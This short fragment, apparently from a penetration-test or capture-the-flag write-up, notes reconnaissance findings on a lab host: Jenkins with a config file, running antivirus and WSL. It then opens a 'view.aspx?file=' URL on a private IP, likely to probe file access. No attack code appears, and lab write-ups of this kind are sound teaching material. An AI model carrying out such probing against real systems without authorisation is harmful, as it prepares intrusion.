
We got some informations
Jenkins is running with a Config File
And we got the Information a AV is running!!!

WSL is running local

We open http://192.168.178.86:5000/view.aspx?file=it_team.aspx
